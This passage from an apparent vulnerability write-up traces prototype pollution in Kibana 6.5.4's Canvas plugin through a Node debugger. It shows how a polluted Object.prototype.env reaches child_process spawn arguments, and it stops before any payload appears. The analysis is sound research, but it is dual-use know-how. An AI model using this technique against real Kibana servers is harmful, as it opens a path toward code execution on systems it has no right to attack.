
> The `fork` function return a `ChildProcess` that can be used to invoke `spawn`

Change port when invoke `fork` function to `9669` (another port) and then we can debug the main process normally:




```
  return child;
};

Object.defineProperty(exports.execFile, util.promisify.custom, {
  enumerable: false,
  value: customPromiseExecFunction(exports.execFile)
});

const _deprecatedCustomFds = deprecate(
  function deprecateCustomFds(options) {
    options.stdio = options.customFds.map(function mapCustomFds(fd) {
      return fd === -1 ? 'pipe' : fd;
    });
  }, 'child_process: options.customFds option is deprecated. ' +
    'Use options.stdio instead.', 'DEP0006');

function _convertCustomFds(options) {
  if (options.customFds && !options.stdio) {
    _deprecatedCustomFds(options);
  }
}

function normalizeSpawnArguments(file, args, options) {  file = "/home/aleister/.nvm/versions/node/v
  if (typeof file !== 'string' || file.length === 0)
    throw new TypeError('"file" argument must be a non-empty string');

  if (Array.isArray(args)) {
    args = args.slice(0);
  } else if (args !== undefined &&
             (args === null || typeof args !== 'object')) {
    throw new TypeError('Incorrect value of args option');
  } else {
    options = args;
    args = [];
  }

  if (options === undefined)
    options = {};
  else if (options === null || typeof options !== 'object')
    throw new TypeError('"options" argument must be an object');

  // Validate the cwd, if present.
  if (options.cwd != null &&
      typeof options.cwd !== 'string') {
    throw new TypeError('"cwd" must be a string');
```

```
Local
  this: null
  args: Array(2)
    0: "--inspect=9669"
    1: "/home/aleister/Workspaces/kibana-prototype-pollusion/kibana-6.5.4/x-pa
    length: 2
    __proto__: [constructor: ƒ, concat: ƒ, pop: ƒ, push: ƒ, shift: ƒ, …]
  env: undefined
  envPairs: undefined
  file: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
  key: undefined
  options:
    execArgv: ['--inspect=9669']
    execPath: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
    shell: false
    stdio: (4) ['inherit', 'inherit', 'inherit', 'ipc']
    __proto__: {constructor: ƒ, __defineGetter__: ƒ, __defineSetter__: ƒ, has(
```

```
normalizeSpawnArguments      child_process.js:383
exports.spawn                child_process.js:497
exports.fork                 child_process.js:104
getWorker                    index.js:19
exports.thread.resolve       index.js:55
exports.thread               index.js:54
io.on                        socket.js:51
_tickDomainCallback          internal/proces…xt_tick.js:229
await in _tickDomainCallback (async)
emitOne                      events.js:116
emit                         events.js:211
_combinedTickCallback        internal/proces…xt_tick.js:132
_tickDomainCallback          internal/proces…xt_tick.js:219
```

Simulate the polluted `Object.prototype` and jump to before the loop:




```
      args = ['-c', command];  args = (3) ['/home/aleister/.nvm/versions/node/v8.14.0/bin/node', '--
    }
  }

  if (typeof options.argv0 === 'string') {  options = {execArgv: Array(1), stdio: Array(4), execPath
    args.unshift(options.argv0);  args = (3) ['/home/aleister/.nvm/versions/node/v8.14.0/bin/node',
  } else {
    args.unshift(file);  args = (3) ['/home/aleister/.nvm/versions/node/v8.14.0/bin/node', '--inspec
  }

  var env = options.env || process.env;  env = {AAA: 'a'}, options = {execArgv: Array(1), stdio: Arr
  var envPairs = [];  envPairs = []

  for (var key in env) {
    envPairs.push(key + '=' + env[key]);
  }

  _convertCustomFds(options);

  return {
    file: file,
    args: args,
    options: options,
    envPairs: envPairs
  };
}


var spawn = exports.spawn = function(/*file, args, options*/) {
  var opts = normalizeSpawnArguments.apply(null, arguments);
  var options = opts.options;
  var child = new ChildProcess();

  debug('spawn', opts.args, options);

  child.spawn({
    file: opts.file,
    args: opts.args,
    cwd: options.cwd,
    windowsHide: !!options.windowsHide,
    windowsVerbatimArguments: !!options.windowsVerbatimArguments,
    detached: !!options.detached,
    envPairs: opts.envPairs,
    stdio: options.stdio,
    uid: options.uid,
    gid: options.gid
```

```
Local
  this: null
  args: Array(3)
    0: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
    1: "--inspect=9669"
    2: "/home/aleister/Workspaces/kibana-prototype-pollusion/kibana-6.5.4/x-pa
    length: 3
    __proto__: [constructor: ƒ, concat: ƒ, pop: ƒ, push: ƒ, shift: ƒ, …]
  env: {AAA: 'a'}
  envPairs: []
  file: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
  key: undefined
  options:
    execArgv: ['--inspect=9669']
    execPath: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
    shell: false
    stdio: (4) ['inherit', 'inherit', 'inherit', 'ipc']
    __proto__:
      env: {AAA: 'a'}
      constructor: ƒ Object()
      hasOwnProperty: ƒ hasOwnProperty()
      isPrototypeOf: ƒ isPrototypeOf()
      propertyIsEnumerable: ƒ propertyIsEnumerable()
      toLocaleString: ƒ toLocaleString()
      toString: ƒ toString()
      valueOf: ƒ valueOf()
      __defineGetter__: ƒ __defineGetter__()
      __defineSetter__: ƒ __defineSetter__()
      __lookupGetter__: ƒ __lookupGetter__()
      __lookupSetter__: ƒ __lookupSetter__()
      __proto__: (...)
      get __proto__: ƒ __proto__()
      set __proto__: ƒ __proto__()
```

As we can see, `env` is equivalent to `{ AAA: 'a' }` due to prototype pollution. More specific, `env` is assigned to `options.env`. And `options` does not define that property so it will use the value of its prototype.

After the loop:




```
      args = ['-c', command];   args = (3) ['/home/aleister/.nvm/versions/node/v8.14.0/bin/node', '--
    }
  }

  if (typeof options.argv0 === 'string') {   options = {execArgv: Array(1), stdio: Array(4), execPath
    args.unshift(options.argv0);   args = (3) ['/home/aleister/.nvm/versions/node/v8.14.0/bin/node',
  } else {
    args.unshift(file);   args = (3) ['/home/aleister/.nvm/versions/node/v8.14.0/bin/node', '--inspec
  }

  var env = options.env || process.env;   env = {AAA: 'a'}, options = {execArgv: Array(1), stdio: Arr
  var envPairs = [];   envPairs = (2) ['AAA=a', 'env=[object Object]']

  for (var key in env) {   key = "env", env = {AAA: 'a'}
    envPairs.push(key + '=' + env[key]);   envPairs = (2) ['AAA=a', 'env=[object Object]']
  }

  _convertCustomFds(options);

  return {
    file: file,
    args: args,
    options: options,
    envPairs: envPairs
  };
}


var spawn = exports.spawn = function(/*file, args, options*/) {
  var opts = normalizeSpawnArguments.apply(null, arguments);
  var options = opts.options;
  var child = new ChildProcess();

  debug('spawn', opts.args, options);

  child.spawn({
    file: opts.file,
    args: opts.args,
    cwd: options.cwd,
    windowsHide: !!options.windowsHide,
    windowsVerbatimArguments: !!options.windowsVerbatimArguments,
    detached: !!options.detached,
    envPairs: opts.envPairs,
    stdio: options.stdio,
    uid: options.uid,
    gid: options.gid
```

```
Local
  this: null
  args: Array(3)
    0: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
    1: "--inspect=9669"
    2: "/home/aleister/Workspaces/kibana-prototype-pollusion/kibana-6.5.4/x-pa
    length: 3
    __proto__: [constructor: ƒ, concat: ƒ, pop: ƒ, push: ƒ, shift: ƒ, …]
  env:
    AAA: "a"
    __proto__: {env: {…}, constructor: ƒ, __defineGetter__: ƒ, __defineSetter_
  envPairs: Array(2)
    0: "AAA=a"
    1: "env=[object Object]"
    length: 2
    __proto__: [constructor: ƒ, concat: ƒ, pop: ƒ, push: ƒ, shift: ƒ, …]
  file: "/home/aleister/.nvm/versions/node/v8.14.0/bin/node"
  key: "env"
  options: {execArgv: Array(1), stdio: Array(4), execPath: '/home/aleister/.nv
Closure
Global                                                        global
```


```
Call Stack
normalizeSpawnArguments                        child_process.js:485
exports.spawn                                  child_process.js:497
exports.fork                                   child_process.js:104
getWorker                                      index.js:19
exports.thread.resolve                         index.js:55
exports.thread                                 index.js:54
io.on                                          socket.js:51
_tickDomainCallback                            internal/proces…xt_tick.js:229
await in _tickDomainCallback (async)
emitOne                                        events.js:116
emit                                           events.js:211
```

Somehow, with the invalid environment variables (`AAA=a`, `env=[Object object]`), canvas can not create a new socket:




```
Canvas failed to load :(
Message: getSocket failed, socket has not been created
```

But the child process still can be created:



```
╭─ ⅄ kibana-6.5.4 on git master !1                                                                8.14.0 at 07:31:05 PM ─╮
╰─› ps aux -H | grep 'kibana'                                                                                              ╯
aleister  168157  2.8  3.6 1776912 581324 pts/0  Sl+  19:22   0:14         node --no-lazy --inspect scripts/kibana --verbose
aleister  168662 15.0  0.7 1267928 114232 pts/0  Sl+  19:29   0:11           /home/aleister/.nvm/versions/node/v8.14.0/bin/node --inspect=9669 /home/aleister/Workspaces/kib
ana-prototype-pollusion/kibana-6.5.4/x-pack/plugins/canvas/server/lib/route_expression/thread/babeled.js
```

With normal flow, it will create a new WebSocket connection:



▼ General

Request URL: ws://localhost:5601/socket.io/?EIO=3&transport=websocket&sid=yN6kJySUwwgGqE23AAAp
Request Method: GET
Status Code: ● 101 Switching Protocols


▼ Response Headers □ Raw

Connection: Upgrade
Sec-Websocket-Accept: lHfbP2yeQn/1I7yCPX3GQ7ZnHBM=
Sec-Websocket-Extensions: permessage-deflate
Upgrade: websocket

▼ Request Headers □ Raw

Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: vi,vi-VN;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cache-Control: no-cache
Connection: Upgrade
Cookie: io=yN6kJySUwwgGqE23AAAp
Host: localhost:5601
Origin: http://localhost:5601
Pragma: no-cache
Sec-Websocket-Extensions: permessage-deflate; client_max_window_bits
Sec-Websocket-Key: jStDCfkvkICbONXNyPA+GA==
Sec-Websocket-Version: 13

Now try with the payload and jump in the `normalizeSpawnArguments`:




```
    options.stdio = options.customFds.map(function mapCustomFds(fd) {
      return fd === -1 ? 'pipe' : fd;
    });
  }, 'child_process: options.customFds option is deprecated. ' +
     'Use options.stdio instead.', 'DEP0006');

function _convertCustomFds(options) {
  if (options.customFds && !options.stdio) {
    _deprecatedCustomFds(options);
  }
}

function normalizeSpawnArguments(file, args, options) {  file = "/home/aleister/.nvm/versions/node
  if (typeof file !== 'string' || file.length === 0)
    throw new TypeError('"file" argument must be a non-empty string');

  if (Array.isArray(args)) {
    args = args.slice(0);
  } else if (args !== undefined &&
             (args === null || typeof args !== 'object')) {
    throw new TypeError('Incorrect value of args option');
  } else {
    options = args;
    args = [];
  }

  if (options === undefined)
    options = {};
  else if (options === null || typeof options !== 'object')
    throw new TypeError('"options" argument must be an object');

  // Validate the cwd, if present.
  if (options.cwd != null &&
      typeof options.cwd !== 'string') {
    throw new TypeError('"cwd" must be a string');
  }

  // Validate detached, if present.
  if (options.detached != null &&
      typeof options.detached !== 'boolean') {
    throw new TypeError('"detached" must be a boolean');
  }

  // Validate the uid, if present.
  if (options.uid != null && !Number.isInteger(options.uid)) {
